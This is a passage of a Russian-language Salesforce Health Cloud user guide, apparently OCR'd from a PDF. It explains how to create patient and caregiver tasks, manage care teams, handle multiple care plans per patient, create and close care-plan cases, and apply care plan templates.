   d. Вы также можете ввести порядок сортировки для данной цели. Если есть несколько целей с одним и тем же уровнем приоритетности, они сортируются на основании этого номера.
   e. Нажмите кнопку **«Сохранить»**.
      Для каждой проблемы возможно создание нескольких целей.

Для каждой цели создайте задачи. Это поможет в достижении цели.

Задачи: основные факторы для плана по уходу


Задачи позволяют отслеживать и оценивать действия, связанные с пациентами. Консоль Health Cloud позволяет попросить попечителя о доставке пациента на прием, напомнить о пропущенном приеме или назначить пациенту обследование перед госпитализацией.

В Health Cloud можно создавать задачи из нескольких мест.

- Экономьте время и усилия, используйте список пациентов и создавайте задачи для отдельных пациентов, групп пациентов и даже для себя. Выбирайте пациентов из списка, создавайте задачу и получайте результат! Вы можете просто и быстро отслеживать результаты профилактических обследований следить за опросными листами группы пациентов с распространенными заболеваниями. При работе с несколькими планами по уходу для одного пациента такие задачи отображаются в основном плане по уходу. Кроме того, можно для себя назначить задачу, связанную с пациентом, и контролировать важные этапы.
- Используя план ухода за больным, можно создавать задачи для пациента или попечителя. Эти задачи состоят из конкретных измеримых действий по достижению цели, позволяющих минимизировать соответствующую проблему.

Например, можно создать задачу еженедельных посещений сеансов физиотерапии для пациента с артритом с целью сохранить или расширить диапазон движений.

- Членам сообщества из группы по уходу за больными можно назначать задачи, используя ссылку на их профиль. Такие задачи не связаны напрямую с проблемами и целями, относящимися к плану ухода.



Все задачи содержат поля для основной информации, например: срок исполнения, тип задачи, участник, которому назначена задача, лицо, отвечающее за выполнение задачи. Задачи, созданные в рамках плана ухода, содержат поля, позволяющие связать задачу с конкретной проблемой и целью.

При создании задачи для участника группы по уходу эта задача всегда назначается указанному участнику. При создании задачи из списка пациентов в качестве исполнителя можно выбрать автора задачи или пациента.

Пользователь может отслеживать собственные задачи, а также задачи участников группы по уходу из списка задач по плану ухода. Используйте фильтры, чтобы отображать все задачи, связанные с пациентом, задачи, относящиеся к целям и проблемам из плана ухода, или несвязанные задачи, не касающиеся конкретной цели или проблемы.



Пациенты просматривают задачи из сообщества. Пользователь, назначающий задачи себе, просматривает их на странице «Сегодня» на вкладке Salesforce Home, а также в списке задач по плану ухода за пациентом.

Salesforce регулярно архивирует задачи, соответствующие установленным критериям срока давности и состояния. Однако при этом по-прежнему обеспечивается полный доступ для просмотра и редактирования архивированных задач,

относящихся к плану по уходу. Архивированные задачи можно просматривать и управлять ими на временной шкале пациента, в плане по уходу и на странице «Сегодня».

Прим.: Архивированные задачи можно просматривать и редактировать, но в отчетах они не отображаются.

Создание задач, связанных с пациентами и лечением
Создание задач для пациентов или лиц, осуществляющих уход, позволяет с легкостью отслеживать действия, связанные с планом лечения, и управлять ими.

Создание задач, связанных с пациентами и лечением

Создание задач для пациентов или лиц, осуществляющих уход, позволяет с легкостью отслеживать действия, связанные с планом лечения, и управлять ими.

Прим.: Salesforce Communities предоставляет совместную поддержку для Health Cloud. Некоторые из функций сотрудничества не будут доступны до включения Salesforce Communities и создания собственного сообщества пациентов.


ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач:
- Health Cloud Standard



Задачи, созданные с использованием списка пациентов или группы, занимающейся лечением, не связаны с проблемами и целями плана лечения, поэтому данные поля не отображаются. Такие задачи отображаются в списке несвязанных задач или в списке «Все задачи» основного плана лечения пациента. Задачи, созданные в плане лечения, могут быть связаны или не связаны с проблемой или целью плана лечения.

1. Создайте задачу в одном из следующих разделов консоли.
   - Чтобы создать задачу из списка пациентов, выберите одно или несколько имен пациентов, откройте меню **«Действие»** и выберите пункт **«Создать задачу»**.

- Чтобы создать задачу посредством страницы «План лечения», откройте меню **«Создать»** в верхней части плана лечения или нажмите кнопку **«Создать задачу»** в цели плана лечения.
- Чтобы создать задачу посредством группы, занимающейся лечением, нажмите изображение участника и выберите пункт **«Создать задачу»**. Для назначения задачи участники группы должны являться участниками сообщества.

2. Введите тему и описание задачи.

   Имя задачи должно быть понятным, описание — информативным.

3. Выберите приоритет задачи.

   Цели появляются в списке в порядке их приоритетности.

4. При создании задачи посредством плана лечения требуется указать проблему и цель, с которыми связана эта задача.

   Цели в раскрывающемся списке связаны с выбранной проблемой.

   Прим.: Задачи, созданные посредством списка пациентов или в группе, занимающейся лечением, не связаны с проблемами и целями плана. Такие задачи отображаются в списке несвязанных задач или в списке «Все задачи».

5. Выберите порядок сортировки для задач.

   При наличии нескольких задач с одним приоритетом они сортируются внутри группы приоритета по данному номеру.

6. В поле «Ответственный за задачу» выберите имя пользователя, ответственного за выполнение задачи. Этот пользователь может либо контролировать выполнение задачи, либо выполнять ее сам. Данное поле отображает имена пользователей, являющихся внутренними пользователями или участниками сообществ.

   По умолчанию ответственным лицом назначается пользователь, создавший задачу, но можно назначить другого пользователя. При создании задачи для участника группы, занимающейся лечением, задача назначается данному участнику.


7. Если исполнителем задачи является внешний участник группы, для него следует указать имя пользователя.
8. Выберите тип задачи.
9. Выберите статус задачи.
10. Выберите крайний срок в календаре.
11. Нажмите кнопку **«Сохранить»**.

Быстрый доступ к команде по уходу из плана ухода

Вам не следует возвращаться к вкладке сотрудничества для управления командой по уходу. Подвкладка «Команда по уходу» позволяет выбирать задачи, добавлять или удалять участников и сотрудничать с участниками конкретной команды по уходу.


Каждый план ухода включает подвкладку «Команда по уходу», которая предоставляет простой доступ ко всем ключевым игрокам в команде профессиональных и непрофессиональных лиц, ухаживающих за пациентами. Используйте эту вкладку для выполнения тех же функций, к которым вы готовы на основной вкладке сотрудничества, независимо от того, добавление ли это участника или назначение задачи. Нажатием кнопки вы можете открыть вкладку сотрудничества и просмотреть визуальную презентацию команды, работающей над конкретным планом ухода.

Меню действий команды по уходу позволяет выполнять действия, оказывающие влияние на людей, связанных с этим планом ухода.



Из каждого плана ухода можно получить доступ к подвкладке «Команда по уходу» для просмотра команды по уходу конкретного плана ухода. На подвкладке можно увидеть лиц, которые ухаживают за пациентами, и лечащих врачей (5). В списке с командой по уходу отображено имя, номер телефона, роль участника, а также информация, является ли он внутренним или внешним участником. Помните, что группа, к которой относится участник рабочей группы, может определять его доступ к информации о пациенте. Внутренние участники — это люди из компании, имеющие доступ к Health Cloud. Внешние участники — это люди, не относящиеся к компании, такие как специалисты по уходу или медицинские профессионалы, работающие на другие организации или агентства.


Нажмите кнопку, чтобы открыть вкладку сотрудничества (6) для визуальной презентации всей команды по уходу за пациентами. Если у вас более одной команды по уходу за пациентом, вы увидите и сможете управлять только участниками, которые относятся к команде по уходу для данного плана ухода. Вы также можете добавлять участников в команду по уходу (7).



Щелкните изображение профиля участника рабочей группы по уходу в представлении команды, чтобы быстро просмотреть варианты взаимодействия с этим человеком. В зависимости от того, к какой группе относится лицо, вы можете выполнять действия наподобие создания задачи для участника или отправления ему личного сообщения Chatter.


Управление сложными пациентами с синхронными планами ухода

В сфере здравоохранения универсальные решения не работают. Вы можете управлять пациентами в одинаковых состояниях в течение короткого периода времени или управлять пациентами с несколькими хроническими заболеваниями. При задействовании в организации синхронных планов ухода вы можете создавать один или несколько планов ухода для каждого пациента с использованием более специфических и управляемых элементов ухода.




Меню **(1)** карты пациента позволяет управлять всеми связанными с пациентом планами ухода. В представлении «Все планы ухода» можно просматривать и обрабатывать все сведения отдельного плана ухода **(2)**. Также открыть план и работать с ним можно на вкладке самого плана **(3)**.

В разделе планов ухода меню карты пациента представлены инструменты для эффективного управления пациентом. Щелкните раскрывающийся список **«ОТКРЫТЬ НОВУЮ ВКЛАДКУ»** и перейдите в раздел планов ухода.



- Выберите **«Все планы ухода»** (1), чтобы просмотреть и обработать все планы ухода для данного пациента.
- Функция **«Создать план ухода»** (2) позволяет создать план уходя для пациента. Для данного пациента откроется новое окно, в котором можно ввести все важные данные нового плана ухода. Не забудьте указать имя плана ухода в поле темы.
- Для просмотра отдельного плана ухода в его вкладке (3) выберите план в меню.
- Просмотрите планы ухода, представленные в меню (4). В меню карты пациента отображается не более 25 открытых планов ухода из общего их числа для данного пациента. Для просмотра остальных планов ухода используйте пункт меню «Отобразить все планы ухода».



Кнопка **«Создать план ухода»** позволяет создавать план ухода или открывать и закрывать план ухода. Одновременно может отображаться до пяти планов, а для доступа к остальным нужно нажать кнопку **«Еще»** в нижней части списка. Недавно измененные планы отображаются в начале списка.

- Вы можете просматривать список планов ухода **(5)** в отдельных вкладках по статусу. Обрабатывать можно открытые, закрытые, а также все планы, связанные с данным пациентом независимо от статуса.
- Нажмите кнопку **«Создать план ухода» (6)**, чтобы создать план ухода для пациента. Для данного пациента откроется новое окно, в котором можно ввести все важные данные нового плана ухода. Не забудьте указать имя плана ухода в поле темы.
- Вы можете управлять количеством сведений, отображаемых по всем планам ухода **(7)**. Функция **«Развернуть все планы ухода»** раскрывает подуровни всех планов, отображая вложенные вкладки проблем, целей, задач и группы ухода. Функция «Свернуть все планы ухода» скрывает список планов ухода, оставляя только информацию верхнего уровня, такую как имя плана и общие сведения.
- Чтобы открыть или закрыть отдельный план, щелкните значок › **(8)**.

Добавление плана медицинского обслуживания

Можно добавить план медицинского обслуживания для конкретного пациента из вкладки второго уровня на консоли Health Cloud.

Создание обращения для плана лечения

План лечения создается на основе записи обращения, а значит, для создания обращения необходимы некоторые сведения.

Закрытие плана ухода

Когда план ухода завершен или не требуется, вы можете закрыть его и увидеть это на вкладке «Закрытые» в представлении «Все планы ухода».

Добавление плана медицинского обслуживания

Можно добавить план медицинского обслуживания для конкретного пациента из вкладки второго уровня на консоли Health Cloud.

1. Во вкладке «Все планы медицинского обслуживания» нажмите на кнопку **«Новый план медицинского обслуживания»**.
2. На странице выбора типа записи обращения выберите тип записи, который будет использоваться для данного плана медицинского обслуживания.
3. Нажмите кнопку **«Продолжить»**.
4. На странице «Новое обращение» введите информацию пациента, касающегося плана медицинского обслуживания. <КАКИЕ ПОЛЯ НУЖНЫ, КРОМЕ ТЕМЫ?>

Создание обращения для плана лечения

План лечения создается на основе записи обращения, а значит, для создания обращения необходимы некоторые сведения.

1. Откройте вкладку **Пациенты** и выберите **Пациенты** в раскрывающемся меню.
2. Установите флажок и щелкните имя пациента.
3. Откройте вкладку **Все планы лечения**.
4. Нажмите кнопку **Новый план лечения**.
5. На странице «Выбор типа записи обращения» нажмите кнопку **Продолжить**.
6. На странице «Новое обращение» введите имя плана лечения в поле **Тема**.

   Прим.: Поле **Тема** обязательно для заполнения, а поле описания необязательно. Остальные поля заполняются автоматически.

7. Нажмите кнопку **«Сохранить»**. Отображение страницы «Все планы лечения».

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания обращений:
- Health Cloud Standard

Для просмотра обращений:
- «Чтение» для обращений

Для обновления обращений:
- «Редактирование» для обращений

Закрытие плана ухода

Когда план ухода завершен или не требуется, вы можете закрыть его и увидеть это на вкладке «Закрытые» в представлении «Все планы ухода».

1. Нажмите кнопку **«Закрыть обращение»** на странице сведений об обращении, ссылку **«Закр.»** в связанном списке «Обращения» или кнопку **«Сохранить и закрыть»** на странице редактирования обращения.
2. При необходимости обновите поля «Статус», «Причина обращения» и все остальные поля.
3. Нажмите кнопку **«Сохранить»**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для закрытия обращений:

- Полномочие «Редактирование» для обращений

Шаблоны плана по уходу для упрощения работы с пациентами

Шаблоны плана по уходу значительно упрощают рабочие процессы, позволяя координаторам по уходу создавать настраиваемые планы по уходу за пациентами всего несколькими щелчками мыши. Координаторы могут пакетом добавлять проблемы, цели и задачи к плану по уходу за пациентом. Предварительно созданные шаблоны плана по уходу уменьшают затраты времени на создание плана и реализуют стандарты ухода, улучшающие результаты лечения.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Выбор шаблонов плана по уходу

На консоли Health Cloud можно выполнять поиск шаблонов плана по уходу в библиотеке компании и выбирать шаблоны, соответствующие заболеваниям пациента.

Настройка шаблонов плана по уходу

У каждого пациента своя история. Выбрав шаблоны плана по уходу, пользователь может настроить их, выделяя проблемы, цели и задачи, применяемые к пациенту.

Применение шаблонов плана по уходу для пациента

Выберите шаблоны, удалите элементы, не относящиеся к пациенту, проверьте, и все готово!

Выбор шаблонов плана по уходу

На консоли Health Cloud можно выполнять поиск шаблонов плана по уходу в библиотеке компании и выбирать шаблоны, соответствующие заболеваниям пациента.

Прим.: В группу по уходу за пациентом должен входить хотя бы один пользователь в роли координатора по уходу, которому будут назначаться задачи.

Используйте вкладку «Выбор шаблонов», чтобы выбирать шаблоны для пациента.

1. В меню навигации карты пациента выберите **Шаблоны плана по уходу** или щелкните вложенную вкладку **Шаблоны плана по уходу** для этого пациента.
2. Найдите шаблон в **(1)**. Для этого введите имя шаблона в текстовом поле и нажмите значок лупы или кнопку **«Ввод»**.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic.


Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Для поиска необходимо ввести не менее двух символов в текстовое поле. Одновременно можно просматривать не более 500 шаблонов. Если искомый шаблон отсутствует в списке, попробуйте уточнить критерии поиска.

3. Выберите шаблоны **(2)** для применения к пациенту. Для одного пациента можно добавить не более пяти шаблонов.

   Выбранный шаблон остается в списке даже при переходе на другую страницу или выполнении поиска других шаблонов.

4. Выбранные шаблоны отображаются в области выбранных шаблонов **(3)**. Вы можете удалить шаблон из списка, щелкнув **X** или сняв флажок рядом с именем шаблона.
5. Нажмите кнопку **«Далее»**.



Настройка шаблонов плана по уходу

У каждого пациента своя история. Выбрав шаблоны плана по уходу, пользователь может настроить их, выделяя проблемы, цели и задачи, применяемые к пациенту.

Прим.: Чтобы получить задачу, пациент должен быть пользователем сообщества. Если пациент не является пользователем сообщества, задачи, связанные с пациентом, назначаются координатору по уходу.

На вкладке «Настройка для пациентов» выполняется настройка плана по уходу в соответствии с уникальными потребностями пациента в медицинском обслуживании.

1. Выберите имя координатора по уходу **(4)**, отвечающего за координирование задач по уходу, например планирование встреч и выполнение контрольных звонков. Если пациент не является участником сообщества и ему невозможно назначить задачу, эти задачи назначаются координатору по уходу. В списке отображаются только координаторы по уходу — внутренние пользователи системы Salesforce.
2. Выберите дату **(5)** начала действия плана по уходу для пациента.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Эта дата представляет собой дату привязки для проблем, целей и задач, связанных с планом по уходу. Задачи с датой смещения используют дату привязки в качестве начальной точки и добавляют назначенное смещение к дате начала. Например, если 9 декабря — это начальная дата шаблона, а смещение задачи составляет *+7 дней*, то датой исполнения задачи будет 16 декабря.

3. Чтобы удалить все элементы, не относящиеся к пациенту **(6)**, снимите флажок.

